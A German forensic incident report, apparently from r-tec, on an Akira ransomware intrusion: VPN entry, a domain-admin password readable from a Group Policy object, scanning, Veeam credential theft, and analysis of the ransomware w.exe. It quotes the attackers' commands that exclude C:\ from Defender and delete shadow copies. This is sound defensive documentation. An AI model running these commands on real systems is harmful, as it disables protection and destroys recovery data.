4.2 Initialer Eintrittsvektor

In der Anfangsphase der forensischen Untersuchung konzentrierte sich r-tec auf die Identifikation des Eintrittsvektors des Angriffs. Verschiedene Logquellen wurden genutzt und in Absprache mit der S-IT mögliche Zugangspunkte für den Angriff erörtert. Hierbei zeigten sich kurze Zeit vor dem initialen Zugriff durch die Angreifer vermehrt fehlgeschlagene VPN-Logins – ein Indiz für einen Brute-Force-Angriff. Obgleich solche Versuche bei öffentlich zugänglichen Systemen nicht ungewöhnlich sind und nicht zwangsläufig auf eine unmittelbare Bedrohung hindeuten, lenkten spezifische Bedingungen die Aufmerksamkeit von r-tec auf diesen möglichen Eintrittspunkt: Die verwundbare Firmware bzw. Software der eingesetzten Firewall in Kombination mit dem Fehlen einer Zwei-Faktor-Authentifizierung erhöhten die Wahrscheinlichkeit, dass ein kompromittiertes VPN-Benutzerkonto als Eintrittspunkt für den Angriff gedient hatte. Dies deckt sich zudem mit dem typischen Vorgehen der Akira-Ransomgroup.

Die Auswertung der Cisco ISE Logs offenbart auffällige Anomalien im Login-Verhalten. So wurden im Zeitraum vom 18. Oktober 2023 von 16:25 bis 21:22 Uhr mehrere VPN-Logins über die Cisco ASA festgestellt, die dem Angreifer eindeutig zugeordnet werden können. Hierbei kamen diverse Benutzerkonten zum Einsatz, wobei zeitgleich auch fehlgeschlagene Login-Versuche verzeichnet wurden. So wurden beispielsweise für den Benutzer `intra.lan\`[redacted] erfolgreiche Logins registriert, während für die Benutzerkonten [redacted] und [redacted] erfolglose Versuche zu verzeichnen sind.

r-tec hielt es für ein mögliches Szenario, dass den erfolgreichen VPN-Sitzungen eine Phishing-Kampagne vorausging, bei der Zugangsdaten abgegriffen wurden. Um diese Hypothese zu überprüfen, führte r-tec eine detaillierte Untersuchung der E-Mail-Postfächer der betroffenen VPN-Benutzer durch. Die Analyse zeigte jedoch keine Hinweise darauf, dass die betreffenden Benutzer kürzlich Opfer von Phishing-Angriffen geworden waren. Zusätzlich wurden stichprobenartige Überprüfungen in weiteren Postfächern vorgenommen, die ebenfalls keine eindeutigen Indikatoren für erfolgreiches Phishing offenbarten.

Weiterhin denkbar ist die Beschaffung von Benutzernamen und Kennwörtern durch die Angreifer über im Darkweb gehandelte Zugangsdaten. Zur Überprüfung dieser Möglichkeit führte r-tec eine Untersuchung der betroffenen Benutzerkonten im Darkweb durch. Diese war ohne Befund.

Eine alternative Möglichkeit, die dem Angreifer den Zugang zu gültigen Zugangsdaten ermöglicht haben könnte, ist die Ausnutzung einer Schwachstelle in der CISCO ASA (CVE-2023-20269[1,2]), einer Zero-Day-Schwachstelle, die für Brute-Force-Angriffe gegen Passwörter als auch gegen Benutzernamen genutzt werden kann und in der Vergangenheit bereits von der Ransomgroup Akira ausgenutzt wurde[3,4]. Mit so erlangten Zugangsdaten ließe sich eine clientless SSL-VPN-Verbindung zum Zielnetzwerk aufbauen. r-tec betrachtet dieses Szenario als das wahrscheinlichste Einfallstor des Angreifers, insbesondere aufgrund der zum Zeitpunkt des Angriffs verwendeten CISCO ASA-Version 9.12(3)7, die anfällig für die zuvor erwähnte Schwachstelle ist[1]. Je nach Stärke des Passworts des Benutzers `intra.lan\`[redacted] könnte ein solcher Brute-Force-Angriff erfolgreich gewesen sein. r-tec hat die vorhandenen Logfiles der CISCO ISE gezielt nach fehlgeschlagenen Anmeldeversuchen für die betroffenen Benutzerkonten durchsucht, konnte dort aber keine Brute-Force-Aktivitäten erkennen.

Da die verfügbaren Logdaten für die Analyse lediglich bis zum 06. Oktober 2023 zurückreichen, die Daten standardmäßig nach einem bestimmten Zeitraum überschrieben werden und ältere Daten nicht

[1] https://nvd.nist.gov/vuln/detail/CVE-2023-20269
[2] https://community.cisco.com/t5/vpn/cve-id-2023-20269-to-mitigate-this-vulnerability/td-p/4924383
[3] https://www.tenable.com/blog/cve-2023-20269-zero-day-vulnerability-in-cisco-asa-and-ftd-reportedly-exploited-ransomware-groups
[4] https://www.trendmicro.com/de_de/research/23/k/akira-unter-der-lupe.html

gesichert wurden, besteht die Möglichkeit, dass die Angreifer bereits vor diesem Datum erfolgreiche Brute-Force-Angriffe auf die Konten durchgeführt haben könnten, die nun nicht mehr nachvollziehbar sind. Ein weiterer Faktor in der Analyse von r-tec war die Konzentration auf Anmeldeversuche von außerhalb Deutschlands. Sollte der Angreifer eine deutsche IP-Adresse verwendet haben, wäre dies in der Analyse nicht aufgefallen, da sich legitime IP-Adressen von denen des Angreifers nicht zuverlässig unterscheiden lassen. Die stichprobenartige Überprüfung deutscher IP-Adressen ergab zumindest keinen Hinweis auf bekannte schadhafte IPs oder IPs, die mit den Angreifern in Verbindung stehen könnten. Die forensische Ausgangslage wird zusätzlich dadurch erschwert, dass die Zuteilung interner IP-Adressen nach dem VPN-Login zufällig aus einem IP-Adressen-Pool erfolgt. Dies macht es unmöglich, die internen IP-Adressen der Angreifer eindeutig nachzuverfolgen und erschwert somit die Feststellung, ob eine Kompromittierung des Netzwerks bereits vor dem 18. Oktober 2023 stattgefunden haben könnte. Zwar kann r-tec ein solches Szenario nicht ausschließen, erachtet eine Kompromittierung vor dem 18. Oktober 2023 jedoch als unwahrscheinlich.

Trotz der zuvor genannten Problematiken gelang es r-tec, diverse Angreifer-VPN-Sessions zurückzuverfolgen. Dazu konnten bislang zwei Kriterien aus den Cisco-ISE-Logs genutzt werden. Die aufgezeichnete „Endpoint ID“ ist eine externe ausländische IP-Adresse oder eine MAC-Adresse, die der Virtualisierungslösung VirtualBox zuzuordnen ist. Dies sind aktuell die einzigen bekannten Kriterien, um VPN-Logins der Angreifer von regulären Logins zu unterscheiden. Durch die Analyse konnten die folgenden Angreifer-Sessions und internen IP-Adressen ermittelt werden.

ZEITRAUM DER VPN-SESSION	IDENTITY /USERNAME	ENDPOINT ID (INTERNE IP)	ENDPOINT IP / MAC
18.10.2023, 16:25 – 17:36 Uhr	[redacted]	10.[redacted]	64.[redacted]
18.10.2023, 17:10 – 17:49 Uhr	[redacted]	10.[redacted]	64.[redacted]
18.10.2023, 17:20 – 18:35 Uhr	[redacted]	10.[redacted]	208.[redacted]
18.10.2023, 17:45 – 21:22 Uhr	[redacted]	10.[redacted]	64.[redacted]
27.10.2023, 15:50 – 16:13 Uhr	[redacted]	10.[redacted]	64.[redacted]
28.10.2023, 18:11 – 19:14 Uhr	[redacted]	10.[redacted]	64.[redacted]
28.10.2023, 20:56 – 21:15 Uhr	[redacted]	10.[redacted]	08:00:27:[redacted]
29.10.2023, 11:34 Uhr – 30.10.2023, 05:45 Uhr	[redacted]	10.[redacted]	08:00:27:[redacted]
29.10.2023, 11:55 Uhr – 30.10.2023, 05:44 Uhr	[redacted]	10.[redacted]	92.[redacted]
29.10.2023, 12:01 – 13:38 Uhr	[redacted]	10.[redacted]	92.[redacted]

29.10.2023, 12:02 – 16:27 Uhr	[redacted]	10.[redacted]	08:00:27:[redacted]

Bis zum 29. Oktober 2023 folgten weitere erfolgreiche VPN-Logins aus den USA sowie aus den Niederlanden mit folgenden Benutzerkonten. Nicht alle VPN-Logins sind dabei in einer Session resultiert (siehe oben).

- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]

4.3 Lateral Movement

4.3.1 Forensischer Ansatz

Die verfügbaren historischen Event-Logs von Servern, Clients und IT-Infrastruktur reichten nicht aus, um das Verhalten des Angreifers nach dem initialen Eintritt ins Netzwerk über VPN vollständig zu rekonstruieren. Insbesondere fehlten dafür wichtige Windows-Ereignisprotokolle, wie Event-ID 4624 oder Firewall-Logs innerhalb des Netzwerkes. Auch konnten einige Daten aufgrund der konfigurierten Log-Retention nicht rechtzeitig vor dem Löschen bzw. Überschreiben bewahrt werden. Die forensische Analyse des Angreiferverhaltens stützt sich deshalb vor allem auf die Untersuchung von ca. 5.000 Server- und Clientsystemen per APT-Analysewerkzeugen, manuelle Untersuchungen von Systemen, Systemabbildern und Infrastruktur sowie auf die vorhandenen Netzwerk- und Systemlogs. S-IT hat alle angeforderten, verfügbaren Daten zeitnah zur forensischen Analyse bereitgestellt.

Die Untersuchungen von r-tec haben ergeben, dass nach dem ersten nachgewiesenen VPN-Zugriff am 18. Oktober 2023 um 16:25 Uhr insgesamt 380 fehlgeschlagene Anonymous-SMB-Anmeldeversuche auf 190 verschiedene Server der `intra.lan` stattgefunden haben. r-tec vermutet, dass für die Durchführung der Anmeldeversuche ein automatisiertes Tool oder Skript eingesetzt wurde. Dies wird dadurch nahegelegt, dass die Zugriffe parallel über zwei verschiedene VPN-Sitzungen erfolgten, wobei sie sich jeweils gegen die gleichen 190 Systeme richteten. Die Zugriffe kamen von den lokalen IP-Adressen `10.▒.▒.▒` und `10.▒.▒.▒` und wurden unter Verwendung des Benutzers ▒▒▒▒▒▒▒▒ durchgeführt. Trotz dieser Erkenntnisse konnte das exakte Ziel der Angreifer hinter diesen Anmeldeversuchen nicht festgestellt werden.

Im Zeitraum vom 18. Oktober 2023, dem Datum der ersten festgestellten Angreiferaktivitäten, bis zum 28. Oktober 2023 zeigten die Analysen der überprüften Systeme darüber hinaus keine weiteren Hinweise auf Aktivitäten, die beispielsweise auf typische Methoden zur lokalen Berechtigungserhöhung oder ein laterales Bewegen innerhalb des Netzwerks schließen lassen

Zwar konnte r-tec verschiedene Möglichkeiten identifizieren, die dem Angreifer ein laterales Bewegen bis hin zu Domänenadministratorrechten ermöglicht haben könnten. Es kann jedoch abschließend nicht mit Sicherheit bestätigt werden, ob und welche dieser Schwachstellen tatsächlich vom Angreifer ausgenutzt wurden, da es dafür keine forensischen Belege gibt. Mit Sicherheit konnte r-tec feststellen, dass der Angreifer zum Zeitpunkt des Beginns der Verschlüsselungsaktivitäten am 29. Oktober 2023 bereits administrative Berechtigungen innerhalb der `intra.lan` Domäne innehatte. Am 29. Oktober 2023 wurden, beginnend um 11:34 Uhr, vier VPN-Sessions mit drei unterschiedlichen Benutzerkonten parallel verwendet, um den Angriff durchzuführen. Bereits eine Minute später, um 11:35 Uhr, fand der erste RDP-Zugriff auf einen Domänen-Controller unter Verwendung des Benutzers `intra.lan\Administrator` statt. Es folgten Zugriffe auf insgesamt 22 weitere Systeme, darunter hauptsächlich Domänen-Controller. Dies deutet auf ein koordiniertes Vorgehen eines länger vorbereiteten Angriffs hin.

4.3.2 Alternativer explorativer Ansatz

In Reaktion auf die fehlenden Belege für Lateral Movement bzw. für Local Privilege Escalation bzw. Domain Escalation wählte r-tec einen alternativen Untersuchungsansatz: Die betroffene Windows-Domäne wurde aktiv auf offene und möglicherweise bereits ausgenutzte Schwachstellen hin überprüft. Ziel dieser Untersuchung war es, Indizien für ausnutzbare Schwachstellen zu finden, die am wahrscheinlichsten durch den Angreifer für eine Erhöhung seiner Berechtigungen genutzt werden konnten. Anstelle der üblichen Suche nach Spuren des Angreifers nahm r-tec also proaktiv die Perspektive des Angreifers ein, um potenzielle Schwachstellen und Angriffspunkte zu identifizieren. Ein

weiterer Mehrwert dieser Herangehensweise war die Absicht, identifizierte Schwachstellen nicht nur in der betroffenen Domäne, sondern auch in anderen Bereichen – also organisationsweit – beheben zu können.

Da der Angreifer am 29. Oktober 2023 unmittelbar nach Aufbau der VPN-Verbindung bereits mit den Berechtigungen des `intra.lan\Administrator` agierte, lassen sich zwei Szenarien als am wahrscheinlichsten annehmen:

- Einerseits könnte das teils fehlende Logging innerhalb der Organisation und insbesondere in der `intra.lan` Domäne dazu geführt haben, dass entscheidende Spuren des Angreifers nicht aufgezeichnet wurden. Dies würde bedeuten, dass mögliche laterale Bewegungen des Angreifers unentdeckt geblieben sind.

- Andererseits ist es denkbar, dass die vom Angreifer am 18. Oktober 2023 gesammelten Informationen bereits ausreichend waren, um Domänen-Administratorrechte zu erlangen. Der Angreifer könnte die Informationen in der Zwischenzeit bis zum 29. Oktober 2023 analysiert und auf Schwachstellen hin überprüft haben. In diesem Fall hätte der Angreifer also die Zeit genutzt, um seine Strategie auf Basis der vorhandenen Daten zu optimieren und vorzubereiten.

Während des explorativen Untersuchungsansatzes des Sicherheitsvorfalls stellte r-tec eine kritische Sicherheitslücke in der Windows-Domäne `intra.lan` fest. Es wurde festgestellt, dass das Kennwort des Domänen-Administrators `intra.lan\Administrator` seit 2014 in einem Gruppenrichtlinienobjekt in entschlüsselbarer Textform hinterlegt war. Durch diese Konfiguration kann prinzipiell jeder Angreifer mit validen Domänen-Zugangsdaten das Kennwort auslesen. Unter Verwendung des von Microsoft bereitgestellten AES-Schlüssels lässt sich das Kennwort entschlüsseln, was eine Erhöhung der Zugriffsberechtigungen auf das Niveau des Domänen-Administrators ermöglicht, ohne dabei Spuren zu hinterlassen. Dies korrespondiert mit dem bereits beschriebenen Fehlen typischer forensischer Anzeichen für Privilege Escalation oder Lateral Movement, da der Zugriff auf das betreffende Gruppenrichtlinienobjekt unauffällig ist und nicht als Anomalie detektiert werden konnte.

Im Rahmen des explorativen Untersuchungsansatzes wurden weitere Schwachstellen in der Domäne `intra.lan` identifiziert, die eine Erhöhung der Berechtigungen zum Domänen-Administrator ermöglicht haben könnten, bei denen jedoch keine konkreten Anzeichen einer Ausnutzung durch den Angreifer festgestellt wurden. Alle identifizierten Schwachstellen wurden umgehend und präventiv an die S-IT kommuniziert. Darüber hinaus wurden Überprüfungen in weiteren Domänen durchgeführt, die nicht direkt vom Sicherheitsvorfall betroffen waren, um das Vorhandensein ähnlicher Schwachstellen auszuschließen. Diese Überprüfungen ergaben, dass die spezifischen Schwachstellen, die in der `intra.lan` Domäne identifiziert wurden, in anderen Domänen nicht vorhanden waren.

Zusammenfassend lässt sich feststellen, dass die Ausnutzung einer oder mehrerer dieser Schwachstellen im Rahmen des Sicherheitsvorfalls möglich erscheint. r-tec hält die Nutzung des Kennworts aus der GPO für das wahrscheinlichste Szenario. Alternative Methoden zur Erhöhung der Berechtigungen im Netzwerk durch den Angreifer können jedoch nicht ausgeschlossen werden.

4.4 Post-Exploitation

Am 29. Oktober 2023 wurden VPN-Logins mit den Benutzerkonten [redacted], [redacted] und [redacted] registriert. Kurze Zeit später etablierte der Angreifer eine erfolgreiche RDP-Verbindung mit mehreren Domänen-Controllern unter Verwendung des Benutzers `intra.lan\Administrator`. Auf dem Domänen-Controller [redacted]`.intra.lan` setzte der Angreifer darüber hinaus um 12:26 Uhr die Dual-Use-Software NetScan ein, um erreichbare oder beschreibbare Netzwerkfreigaben zu identifizieren. Alle identifizierten RDP-Verbindungen wurden direkt über VPN von mehreren Systemen der Angreifer aufgebaut. Die Angreifer nutzten nach aktuellem Kenntnisstand kein kompromittiertes System der S-IT als Jump-Host, was die Analyse der Vorgehensweise und genutzten Tools erschwert. Die Möglichkeit der direkten RDP-Verbindungen liefert eine Erklärung dafür, dass im Rahmen der forensischen Untersuchungen keine C2-Verbindungen identifiziert werden konnten.

r-tec vermutet, dass die Ergebnisse dieser Suche möglicherweise als Ziele für den Einsatz der Ransomware dienten. Darüber konnte r-tec feststellen, dass das Programm WinRAR.exe auf dem File Server [redacted]`.intra.lan` gestartet wurde und abstürzte. Dieses Programm hätte potenziell zur Vorbereitung einer Datenexfiltration eingesetzt werden können. Obwohl solch ein Vorgehen typisch für die Akira-Ransomgroup ist, konnte r-tec keine Belege für einen tatsächlichen Datenabfluss finden.

Es folgten RDP-Sitzungen auf verschiedenen Servern, wobei r-tec anschließend keine weiteren auffälligen Aktivitäten oder spezifisches Angreiferverhalten feststellen konnte.

Auf dem Domänen-Controller [redacted]`.intra.lan` nutzte der Angreifer am 29. Oktober 2023 im Zeitraum von 12:14 bis 13:52 Uhr den Advanced-IP-Scanner für eine weitergehende Erkundung des Organisationsnetzwerks. Fast zeitgleich versuchte der Angreifer über das System [redacted]`.intra.lan`, Veeam-Zugangsdaten auszulesen, indem er ein öffentlich verfügbares Tool einsetzte[5] (siehe Kapitel 8.1 [redacted] – Administrator.Intra PowerShell History). Bei dem betroffenen System handelt es sich um ein System einer Kommune, welches keine Relevanz für das Wiederherstellungskonzept der S-IT hat. r-tec konnte den verwendeten Code über die PowerShell-Historie des Domänen-Administrators identifizieren und feststellen, dass dieser mit einem öffentlichen GitHub-Repository übereinstimmt.

Auf mehreren Systemen wurde zudem festgestellt, dass eine Ausnahme in Windows Defender angelegt wurde, um die gesamte `C:\` Partition von Malware-Scans auszuschließen. Diese Maßnahme ermöglichte es dem Angreifer, die Ransomware auf verschiedenen Systemen unbemerkt zu platzieren und auszuführen, ohne entdeckt zu werden. Der hierfür verwendete PowerShell-Befehl lautet:

```
Add-MpPreference -ExclusionPath "C:\"
```

Ausgeführt wurde dieser im Abstand weniger Minuten auf den folgenden Domänen-Controllern:

- [redacted] (29.10.2023, 15:54:48 Uhr)
- [redacted] (29.10.2023, 15:40:33 Uhr)
- [redacted] (29.10.2023, 15:59:50 Uhr)
- [redacted] (29.10.2023, 15:47:57 Uhr)
- [redacted] (29.10.2023, 15:37:45 Uhr)

[5] https://github.com/sadshade/veeam-creds/blob/main/Veeam-Get-Creds.ps1

- ▓▓▓▓▓▓▓▓▓▓▓▓ (29.10.2023, 15:45:59 Uhr)
- ▓▓▓▓▓▓▓▓▓▓▓▓ (29.10.2023, 15:51:45 Uhr)

4.4.1 Ausführung und Verteilung der Ransomware

Im Rahmen der forensischen Analyse der `intra.lan` Domäne führte r-tec einen umfassenden Scan nach bekannten IOCs durch. In diesen Prozess wurden unter anderem ca. 4200 Clients und 800 Server in die eingerichtete Scan-Infrastruktur integriert, wodurch diese Systeme für flächendeckende forensische Untersuchungen zur Verfügung standen. Weitere Systeme wurden manuell untersucht.

Es ist zu beachten, dass nicht alle Systeme innerhalb der Domäne für forensische Untersuchungen zur Verfügung standen. Einige Systeme konnten von den Kunden der S-IT nicht vollständig bereitgestellt werden. Dies bedeutet, dass einige Spuren oder das Verhalten der Angreifer möglicherweise nicht lückenlos nachvollzogen werden können. Da es sich bei den fehlenden Systemen laut Aussage der S-IT um Clientsysteme handelte, die nach aktuellem Kenntnisstand nicht im Fokus der Angreifer standen, schätzt r-tec das Problem ggf. fehlender Spuren als geringfügig ein.

Es wurden lediglich 961 Systeme identifiziert, auf denen die Ransomnote `akira_readme.txt` vorzufinden war, von denen durch die S-IT 346 als Clients klassifiziert wurden. Diese Tatsache impliziert, dass lediglich diese Systeme von der Verschlüsselung der Ransomware betroffen sind. Da die Anzahl dieser betroffenen Systeme im Verlauf der Untersuchung konstant blieb, schließt r-tec die Verwendung einer Gruppenrichtlinie zur Verteilung oder Ausführung der Ransomware aus. Wäre eine solche Richtlinie im Einsatz, müsste die Anzahl der betroffenen Clients mindestens 4.200 betragen, da die Richtlinien der `intra.lan` auf alle verbundenen Systeme angewendet werden.

Darüber hinaus stellte r-tec fest, dass Geräte, die zum Zeitpunkt des Beginns der Verschlüsselungsaktivität nicht eingeschaltet waren, nicht von der Ransomware betroffen waren. Es konnten weder verschlüsselte Daten noch die `akira_readme.txt` auf diesen Systemen gefunden werden. Zudem wurden keine Scheduled-Tasks oder sonstige Mechanismen identifiziert, die in Verbindung mit der Ransomware stehen. Diese Erkenntnisse legen nahe, dass die Angreifer sich ausschließlich auf die zum Zeitpunkt des Angriffs eingeschalteten und netzwerktechnisch erreichbaren Systeme beschränkt haben.

Die Ransomware `w.exe` wurde gezielt nur auf einer ausgewählten Anzahl von Systemen platziert, insbesondere auf jenen, bei denen zuvor eine Ausnahme im Windows Defender konfiguriert wurde, die gesamte C-Partition von Malware-Scans auszunehmen, wie im vorherigen Kapitel beschrieben. r-tec‘s Annahme zu diesem gezielten Vorgehen war initial, dass die Ransomware von Zielsystemen mittels Zugriffen auf das `C$`-Netzwerkshare der einzelnen Server ausgeführt wurde.

Da zu diesem Vorgehen keine Spuren identifiziert werden konnten, vertiefte r-tec die Analyse der Ransomware (siehe Kapitel 4.5 Ransomware w.exe). Hierbei fiel auf, dass die Ransomware `w.exe` selbst Logfiles schreibt, in denen dokumentiert wird, welche Aktionen durch die Schadsoftware durchgeführt werden bzw. welche Fehler beim Verschlüsseln auftraten. Weil die Logfiles selbst teilweise von der Ransomware verschlüsselt wurden, sind nicht alle Daten für die Analyse verfügbar. Die Verschlüsselung betraf häufig nicht den gesamten Inhalt der Dateien, sodass viele Informationen noch lesbar waren.



Abbildung 2: Ransomware w.exe Logfile C:\Users\Administrator.Intra\Downloads\Log-29-10-2023-15-41-38.txt.akira auf ▒▒▒▒▒▒▒▒▒▒.intra.lan

Die Logdateien der `w.exe` machen deutlich, dass die Verschlüsselung der Zielsysteme ihren Ausgang von jenen Systemen nahm, auf denen die `w.exe` gezielt platziert wurde. Anschließend griff sie über Netzwerkfreigaben auf das Dateisystem der Zielsysteme zu und führte dort eine rekursive Verschlüsselung der Daten durch. Es ist wahrscheinlich, dass die Liste der Zielsysteme mithilfe des Outputs des Advanced-IP-Scanners erstellt wurde, wie zuvor erwähnt, oder noch wahrscheinlicher durch NetScan, und dann als Command-Line-Argument an die `w.exe` übergeben wurde. Dies erklärt auch das Nichtvorhandensein von Malware-Spuren auf einem Großteil der von der Verschlüsselung betroffenen Systeme.

4.4.2 Persistenz und Ausbreitung im Netzwerk

In ihren Untersuchungen fand r-tec keine Anzeichen dafür, dass der Angreifer über die ursprünglich betroffene Domäne `intra.lan` hinaus Zugang zu weiteren Domänen erlangt hat. Die von r-tec vorgeschlagenen und von der S-IT bereits umgesetzten kurzfristigen Maßnahmen sowie die bereits teilweise umgesetzten bzw. geplanten mittelfristigen Maßnahmen zielen darauf ab, die Überwachung und Sicherheit auch in jenen Netzbereichen bzw. Domänen zu verstärken, die von dem Vorfall nicht betroffen waren.

Weiterhin identifizierte r-tec in der `intra.lan` Domäne selbst keine Persistenzmechanismen. Weder diente die Ransomware selbst als potenzielles Command-and-Control-Beacon noch wurden sonstige typische Persistenzmechanismen wie ungewöhnliche Gruppenrichtlinienobjekte, Registry-Schlüssel, geplante Aufgaben oder ähnliches festgestellt. Aufgrund dieser Befunde kann r-tec das weitere Vorhandensein des Angreifers zum jetzigen Zeitpunkt sowohl in der betroffenen Domäne als auch in der restlichen Organisation mit hoher Wahrscheinlichkeit ausschließen.

4.5 Ransomware w.exe

Dateiquelle	▓▓▓▓▓▓▓▓▓▓.INTRA.LAN
Dateipfad	C:\Users\administrator.INTRA\Downloads\w.exe
Hash (MD5)	9c3b95c7227837b026888cb716ba4bb2
Hash (SHA-1)	3b8cce2ce4b33141a2d8dae7f4e6e82ef96269b4
Hash (SHA256)	93971ec92154454e2a41c18c132d4ea91a5c49ccb5485e9e3adde6966c9b8f0f
Architektur	x86
Bits	64
Kompiliert am	29. September 2023 um 12:15
Dateigröße	969 KB

Die Akira-Ransomgroup verwendete eine ausführbare Datei mit dem Namen `w.exe` zur Verschlüsselung des Dateisystems auf den Zielsystemen. Im Rahmen des Sicherheitsvorfalls unternahm r-tec sowohl dynamische als auch statische Analysen der Ransomware, um ein tiefergehendes Verständnis der Funktionsweise der Datei zu erlangen. Primäres Ziel dabei war es, festzustellen, ob die `w.exe` neben der Verschlüsselung von Dateien auch weitere Funktionen, beispielsweise als Command-and-Control-Beacon, ausübte.

Die Analyse offenbarte, dass die Ransomware bei ihrer Ausführung die Wiederherstellung von verschlüsselten Dateien verhindert, indem sie die Shadow Copies des Dateisystems mittels eines PowerShell-Befehls löscht.

Zur Ausführung dieses Befehls wird ein neuer Prozess kreiert, der ausschließlich einen entsprechenden PowerShell-Befehl ausführt. Dieser Prozess wird mithilfe der WMI-Klasse `Win32_Process` und ihrer Methode `Create` sowie der WMI-Klasse `Win32_ProcessStartup` erstellt. Der genutzte Befehl lautet:

```
powershell.exe -Command "Get-WmiObject Win32_Shadowcopy | Remove-WmiObject"
```

```
140070dbc  else if (CoSetProxyBlanket(pProxy, 0xa, 0, nullptr, RPC_C_AUTHN_LEVEL_CALL, RPC_C_IMP_LEVEL_IMPERSONATE, nullptr, EOAC_NONE) s< 0)
140070e8b      label_140070e8b:
140070e8b      int64_t* ppv_1 = ppv
140070e92      if (ppv_1 != 0)
140070e97          (*(*ppv_1 + 0x10))(ppv_1)
140070e9a      rcx_1 = pProxy
140070dc9  else
140070dc9      BSTR bstrString_1 = SysAllocString(u"Create")
140070dd9      BSTR bstrString_2 = SysAllocString(u"Win32_Process")
140070de9      BSTR bstrString_3 = SysAllocString(u"Win32_ProcessStartup")
140070df7      int64_t* var_f8 = nullptr
140070e07      enum RPC_C_IMP_LEVEL var_170_2
```

Abbildung 3: Von der Ransomware w.exe genutzte WMI Klassen zur Löschung von Shadow Copies des Dateisystems

Bei der Verschlüsselung des Dateisystems durch die Ransomware wird ein rekursiver Ansatz verfolgt: Das Programm durchläuft das gesamte Dateisystem und verschlüsselt dabei jedes Verzeichnis einzeln, beginnend mit dem angegebenen Startpfad. Ein interessantes Detail dabei ist, dass `w.exe` eine Blacklist nutzt, um bestimmte Dateitypen, Dateiendungen und Verzeichnisse von der Verschlüsselung auszunehmen.

Nachdem die Verschlüsselung in einem Verzeichnis abgeschlossen ist, platziert die Ransomware in jedem betroffenen Verzeichnis eine Erpressungsnachricht mit dem Namen `akira_readme.txt` (siehe Kapitel 8.2 Ransomnote akira_readme.txt). In dieser Nachricht befindet sich die Aufforderung zur Kontaktaufnahme mit den Angreifern.

```
140001aca  int128_t s
140001aca  __builtin_memset(&s, 0, 0x20)
140001aea  sub_140044270(&s, u".exe", 4)
140001af3  int128_t s_1
140001af3  __builtin_memset(&s_1, 0, 0x20)
140001b13  sub_140044270(&s_1, u".dll", 4)
140001b1c  int128_t s_2
140001b1c  __builtin_memset(&s_2, 0, 0x20)
140001b3f  sub_140044270(&s_2, u".lnk", 4)
140001b48  int128_t s_3
140001b48  __builtin_memset(&s_3, 0, 0x20)
140001b71  sub_140044270(&s_3, u".sys", 4)
140001b7a  int128_t s_4
140001b7a  __builtin_memset(&s_4, 0, 0x20)
140001ba3  sub_140044270(&s_4, u".msi", 4)
```

Abbildung 4: Von der Verschlüsselung ausgeschlossene Dateitypen

Die vorliegende Ransomware weist minimale Obfuskation sowie keine Anti-Tamper oder Anti-Debugging-Mechanismen auf. Auffallend sind die Aufrufe verdächtiger API-Funktionen sowie das Laden bestimmter DLLs, was typische Indikatoren für schädliche Aktivitäten darstellt. Die direkte Erkennbarkeit aller Strings innerhalb der Ransomware erleichterte die Analyse erheblich. Ausgenommen hierbei ist lediglich der zur Verschlüsselung genutzte Key. Dieser konnte während der Untersuchung nicht identifiziert werden. Weiterhin ist die Ransomware mit einem ausgeprägten Error-Handling ausgestattet und ermöglicht die Nutzung von Command-Line-Argumenten, was eine individuelle Ausführung der Malware je nach Zielobjekt zulässt.

Ein möglicher Grund für das Fehlen von Obfuskation könnte sein, dass die Ransomware gezielt nur auf einer begrenzten Anzahl von Systemen platziert wurde. Auf diesen Systemen wurde der Windows Defender faktisch deaktiviert, indem Scans und Detektionen für die gesamte C-Partition ausgeschlossen wurden.

Die Ausführung der Ransomware erfolgte entweder durch Zugriffe über das `C$`-Share der betreffenden Server oder durch die Erstellung von Prozessen mittels WMI (Windows Management Instrumentation) auf den Clients und Servern. Aufgrund dieser gezielten Vorgehensweise erschien der Ransomgroup eine weitere Obfuskation der Ransomware gegebenenfalls als nicht notwendig.

```
1400ca980  u_--encry...  unicode u"--encryption_p...  u"--encryption_path"
1400ca9a8  u_--share...  unicode u"--share_file"      u"--share_file"
1400ca9d0  u_--encry...  unicode u"--encryption_p...  u"--encryption_percent"
1400caa28  u_-localon...  unicode u"-localonly"       u"-localonly"
```

Abbildung 5: Ransomware w.exe Command-Line-Arguments

Die Ransomware bietet den Angreifern die Möglichkeit, über Command-Line-Argumente Einfluss auf ihre Funktionalität zu nehmen. Diese Optionen beinhalten unter anderem die Festlegung spezifischer Pfade, entlang derer eine rekursive Datenverschlüsselung durchgeführt werden soll. Weiterhin kann der Pfad zu einer Datei angegeben werden, die eine Liste mit weiteren Pfaden und Netzwerkfreigaben enthält, die für eine Verschlüsselung vorgesehen sind. Diese Anpassbarkeit der Ransomware ermöglicht es dem Angreifer, gezielt ausgewählte Daten und Bereiche im Netzwerk für die Verschlüsselung zu definieren.

Ein weiterer Aspekt, der während der Analyse festgestellt wurde, ist die Fähigkeit der Ransomware, Logfiles zu erstellen. In diesen Protokollen werden die genutzten Threads zur Verschlüsselung sowie zum Dateizugriff, Anzahl der CPU-Kerne, der Fortschritt der Verschlüsselung sowie Fehlermeldungen dokumentiert.

```
14004c05f  common_time<long>(&var_1e0)
14004c086  void var_88
14004c086  sub_140092f18(&var_88, 0x50, "Log-%d-%m-%Y-%H-%M-%S", _gmtime32(&var_1e0))
14004c08e  int128_t s_12
14004c08e  __builtin_memset(&s_12, 0, 0x20)
14004c0ad  void* r8 = -ffffffffffffffff
14004c0bb  do
14004c0b4      r8 = r8 + 1
14004c0b4  while (*(&var_88 + r8) != 0)
14004c0d7  sub_14004bcd0(sub_140036db0(&s_12, &var_88, r8), &s_12)
```

Abbildung 6: Bezeichnung der Logfile-Dateien, erstellt durch die Ransomware

